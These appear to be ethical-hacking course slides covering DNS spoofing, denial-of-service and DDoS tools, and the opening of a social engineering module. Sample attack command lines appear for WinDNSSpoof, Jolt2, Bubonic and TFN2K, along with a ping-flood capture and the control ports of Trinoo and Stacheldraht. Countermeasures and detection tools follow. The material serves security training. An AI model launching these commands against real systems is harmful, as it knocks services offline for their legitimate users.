
# SMAC

# Mac Changer

- MAC changer is a Linux utility for setting a specific MAC address for a network interface.

- It enables the user to set the MAC address randomly. It allows specifying the MAC of another vendor or setting another MAC of the same vendor.

- The user can also set a MAC of the same kind (e.g.: wireless card).

- It offers a choice of vendor MAC list (more than 6200 items) to choose from.

# Iris

# NetIntercept

# DNS Sniffing and Spoofing

- DNS Spoofing is said to have occurred when a DNS entry points to another IP instead of the legitimate IP address.

- When an attacker wants to poison a DNS cache, he will use a faulty DNS – which can be his own domain running a hacked DNS server. The DNS server is termed as hacked because the IP address records are manipulated to suit the attacker's needs.

# WinDNSSpoof

- This tool is a simple DNS ID Spoofer for Windows 9x/2K.

- In order to use it you must be able to sniff traffic of the computer being attacked.

- Usage : wds -h

  Example : wds -n www.microsoft.com -i 216.239.39.101 -g 00-00-39-5c-45-3b

# Summary

- A sniffer is a piece of software that captures the traffic flowing into and out of a computer attached to a network.

- A sniffer attack is commonly used to grab logins and passwords that are traveling around on the network.

- Sniffing can be active or passive.

- Popular attack methods include man in the middle attack and session hijacking

- On switched networks, MAC flooding and ARP spoofing is carried out.

# Ethical Hacking

Module VIII

Denial Of Service

# Module Objective

⊙ What is a Denial Of Service Attack?

⊙ What is a Distributed Denial Of Service Attack?

⊙ Why are they difficult to protect against?

⊙ Types of denial of service attacks

⊙ Tools for running DOS attacks

⊙ Tools for running DDOS attacks

⊙ Denial of Service Countermeasures

# It's Real

On February 6th, 2000, Yahoo portal was shut down for 3 hours. Then retailer Buy.com Inc. (BUYX) was hit the next day, hours after going public. By that evening, eBay (EBAY), Amazon.com (AMZN), and CNN (TWX) had gone dark. And in the morning, the mayhem continued with online broker E*Trade (EGRP) and others having traffic to their sites virtually choked off.

(Business Week Online, 12 February 2000)

# What is a Denial Of Service Attack?

- A denial of service attack (DOS) is an attack through which a person can render a system unusable or significantly slow down the system for legitimate users by overloading the resources, so that no one can access it.

- If an attacker is unable to gain access to a machine, the attacker most probably will just crash the machine to accomplish a denial of service attack.

# Types of denial of service attacks

- There are several general categories of DoS attacks.

- Popularly, the attacks are divided into three classes:
  - bandwidth attacks,
  - protocol attacks, and
  - logic attacks.

# What is Distributed Denial of Service Attacks?

⦿An attacker launches the attack using several machines. In this case, an attacker breaks into several machines, or coordinates with several zombies to launch an attack against a target or network at the same time.

⦿This makes it difficult to detect because attacks originate from several IP addresses.

⦿If a single IP address is attacking a company, it can block that address at its firewall. If it is 30000 this is extremely difficult.



DDOS Attack

signal attack

signal attack

signal attack

signal attack

signal attack

signal attack

attack

attack

attack

attack

attack

attack

Attacker

SERVER

ZOMBIES
30,000+ zombies attacking the server

# Ping of Death



```
C:\WINNT\System32\cmd.exe - ping 192.168.20.180 -l 45500 -t

C:\>ping 192.168.20.180 -l 45500 -t

Pinging 192.168.20.180 with 45500 bytes of data:

Request timed out.
Reply from 192.168.20.180: bytes=45500 time=210ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=271ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=390ms TTL=128
Request timed out.
Reply from 192.168.20.180: bytes=45500 time=181ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=310ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=161ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=200ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=211ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=341ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=191ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=270ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=301ms TTL=128
Request timed out.
Request timed out.
Reply from 192.168.20.180: bytes=45500 time=211ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=200ms TTL=128
Reply from 192.168.20.180: bytes=45500 time=200ms TTL=128
Request timed out.
```

⦿An attacker sends a large ping packet to the victim's machine. Most OS do not know what to do with a packet that is larger than the maximum size, it causes the OS to hang or crash.

Example: Ping of Death causes blue screen of death in Windows NT.

⦿Ping of Death uses ICMP to cause a denial of service attack against a given system.

# Hacking Tool: SSPing

- ⊙ SSPing is a DoS tool.

- ⊙ SSPing program sends the victim's computer a series of highly fragmented, oversized ICMP data packets.

- ⊙ The computer receiving the data packets lock when it tries to put the fragments together.

- ⊙ The result is a memory overflow which in turn causes the machine to stop responding.

- ⊙ Affects Win 95/NT and Mac OS

# Hacking Tool: Land Exploit

- Land Exploit is a DoS attack in which a program sends a TCP SYN packet where the target and source addresses are the same and port numbers are the same.

- When an attacker wants to attack a machine using the land exploit, he sends a packet in which the source/destination ports are the same.

- Most machines will crash or hang because they do not know how to handle it.

# Hacking Tool: Smurf

- Smurf is a DoS attack involving forged ICMP packets sent to a broadcast address.

- Attackers spoof the source address on ICMP echo requests and sending them to an IP broadcast address. This causes every machine on the broadcast network to receive the reply and respond back to the source address that was forged by the attacker.

  1. An attacker starts a forged ICMP packet-source address with broadcast as the destination.

  2. All the machines on the segment receives the broadcast and replies to the forged source address.

  3. This results in DoS due to high network traffic.

# SYN Flood

- SYN attack floods a targeted system with a series of SYN packets.

- Each packet causes the targeted system to issue a SYN-ACK response, while the targeted system waits for the ACK that follows the SYN-ACK, it queues up all outstanding SYN-ACK responses on what is known as a backlog queue.

- SYN-ACKs are moved of the queue only when an ACK comes back or when an internal timer (which is set at relatively long intervals) terminates the TCP three-way handshake

- Once the queue is full, the system will ignore all incoming SYN requests, making the system unavailable for legitimate users.

# Hacking Tool: WinNuke

- WinNuke works by sending a packet with "Out of band" data to port 139 of the target host. First off, port 139 is the NetBIOS port and does not accept packets unless the flag OOB is set in incoming packet.

- The OOB stands for Out Of Band. When the victim's machine accepts this packet, it causes the computer to crash a blue screen.

- Because the program accepting the packets does not know how to appropriately handle Out Of Band data, it crashes.

# Hacking Tool: Jolt2

- Jolt2 enables users across different networks to send IP fragment-driven denial of service attacks against NT/2000 by making victim's machine utilize 100% of its CPU when it attempts to process the illegal packets.

  c: \> jolt2 1.2.3.4 -p 80 4.5.6.7

- The above command launches the attack from the attacker's machine with a spoofed IP address of 1.2.3.4 against the IP address 4.5.6.7

- The victim's machine CPU resources reach 100% causing the machine to lock up.

# Hacking Tool: Bubonic.c

- Bubonic.c is a DOS exploit that can be run against Windows 2000 machines.

- It works by randomly sending TCP packets with random settings with the goal of increasing the load of the machine, so that it eventually crashes.

  c: \> bubonic 12.23.23.2  10.0.0.1  100

# Hacking Tool: Targa

- Targa is a program that can be used to run 8 different Denial Of Service attacks.

- The attacker has the option to either launch individual attacks or to try all the attacks until it is successful.

- Targa is a very powerful program and can do a lot of damage to a company's network.

# Tools for running DDOS Attacks

- The main tools for running DDOS attacks are:

  1. Trinoo
  2. TFN
  3. Stacheldraht
  4. Shaft
  5. TFN2K
  6. mstream

# DDOS - Attack Sequence



- All of the DDOS tools follow this sequence.

- Mass-intrusion Phase - automated tools identify potential systems with weaknesses; then root compromise them and install the DDOS software on them. These are the primary victims.

- DDOS Attack Phase - The compromised systems are used to run massive DOS against a victim site.

# Trinoo

- Trinoo (TrinOO) was the first DDOS tool to be discovered.

- Found in the wild (binary form) on Solaris 2.x systems compromised by buffer overrun bug in RPC services: statd, cmsd, ttdbserverd.

- Trinoo daemons were UDP based, password protected remote command shells running on compromised systems.

## DDOS Structure

- The attacker controls one or more master servers by password protected remote command shells.

- The master systems control multiple daemon systems. Trinoo calls the daemons "Bcast" hosts.

- Daemons fire packets at the target specified by the attacker.

# Hacking Tool: Trinoo

- Trinoo is a DDOS attack tool. It uses the following TCP Ports:

  - Attacker to master: 27665/tcp

  - Master to daemon: 27444/udp

  - Daemon to master: 31335/udp

- Daemons reside on the systems that launch that the attack, and masters control the daemon systems.

- Since Trinoo uses TCP, it can be easily detected and disabled.

# TFN

- Could be thought of as 'son of trinoo'

- Improved on some of the weaknesses of trinoo by adding different types of attacks that could be mounted against the victim site.

- Structured like trinoo with attackers, clients (masters) and daemons.

- Initial system compromise allows the TFN programs to be installed.

# Hacking Tool: TFN2K

http://packetstorm.security.com/distributed

- TFN2K is a DDOS program which runs in distributed mode. There are two parts to the program: client and server.

- The server (also known as zombies) runs on a machine in listening mode and waits for commands from the client.

  - Running the server

  - #td

  - Running the client

  - #tn -h 23.4.56.4  -c8  -i  56.3.4.5

- This command starts an attack from 23.4.56.4 to the victim's computer 56.3.4.5

# Hacking Tool: Stacheldraht

Client ⬛ Client ⬛

Handlers

Daemons

⦿ **Stacheldraht combines the features of TFN and Trinoo but adds encryption layer between daemons.**

⦿ **Stacheldraht uses TCP and ICMP on the following ports:**

   **Client to Handler: 16660 TCP**

   **Handler to and from agents: 65000 ICMP**

# Preventing DoS Attacks

⦿ You could do the following things to minimize the DoS attack:

1. Effective robust design
2. Bandwidth limitations
3. Keep systems patched
4. Run the least amount of services
5. Allow only necessary traffic
6. Block IP addresses

⦿ Due to the power of DoS attacks and the way they work, there is nothing that can be done to prevent a Dos attack entirely.

# Preventing the DDoS

1. Keep the network secure

2. Install IDS (Intrusion Detection System)

3. Use scanning tools

4. Run zombie tools

   IDS pattern matching technologies have a database of signatures. When it finds packets that have a given pattern, it sets off an alarm.

# Common IDS systems

1. Shareware
2. Snort
3. Shadow
4. Courtney
5. Commercial
6. ISS RealSecure
7. Axent NetProwler
8. Cisco Secure ID (Net Ranger)
9. Network Flight Recorder
10. Network Security Wizard's Dragon

# Use Scanning Tools

- There are several tools available which could detect whether a system is being used as a DDOS server. The following tools can detect TFN2K, Trinoo and Stacheldraht.

- Find_DDOS
  - (http://ftp.cert.org.tw/tools/Security_Scanner/find_ddos/)

- SARA
  - (http://www.cromwell-intl.com/security/468-netaudit.html)

- DDoSPing v2.0
  - (http://is-it-true.org/pt/ptips19.shtml)

- RID
  - (http://staff.washington.edu/dittrich/misc/ddos/)

- Zombie Zapper
  - (http://razor.bindview.com/tools/zombiezapper_form.shtml)

# Summary

- Denial of Service is a very commonly used attack methodology.

- Distributed Denial Of Service using a multiplicity of Zombie machines is an often seen attack methodology.

- There are various tools available for attackers to perpetrate DOS attacks.

- Protection against DOS is difficult due to the very nature of the attacks.

- Different scanning tools are available to aid detection and plugging of vulnerabilities leading to DOS

# Ethical Hacking

Module IX

Social Engineering

# Module Objective

⦿ What is Social Engineering?

⦿ Common Types of Attacks

⦿ Social Engineering by Phone

⦿ Dumpster Diving

⦿ Online Social Engineering

⦿ Reverse Social Engineering

⦿ Policies and Procedures

⦿ Employee Education

# What is Social Engineering?

- Social Engineering is the human side of breaking into a corporate network.

- Companies with authentication processes, firewalls, virtual private networks and network monitoring software are still wide open to attacks

- An employee may unwittingly give away key information in an email or by answering questions over the phone with someone they don't know or even by talking about a project with co workers at a local pub after hours.

EC-Council

# Art of Manipulation.

- Social Engineering is the acquisition of sensitive information or inappropriate access privileges by an outsider, based upon building of inappropriate trust relationships with outsiders.

- The goal of a social engineer is to trick someone into providing valuable information or access to that information.

- It preys on qualities of human nature, such as the desire to be helpful, the tendency to trust people and the fear of getting in trouble.

# Human Weakness

- People are usually the weakest link in the security chain.

- A successful defense depends on having good policies in place and educating employees to follow the policies.

- Social Engineering is the hardest form of attack to defend against because it cannot be defended with hardware or software alone.

# Common Types of Social Engineering

⊙ Social Engineering can be broken into two types: human based and computer based

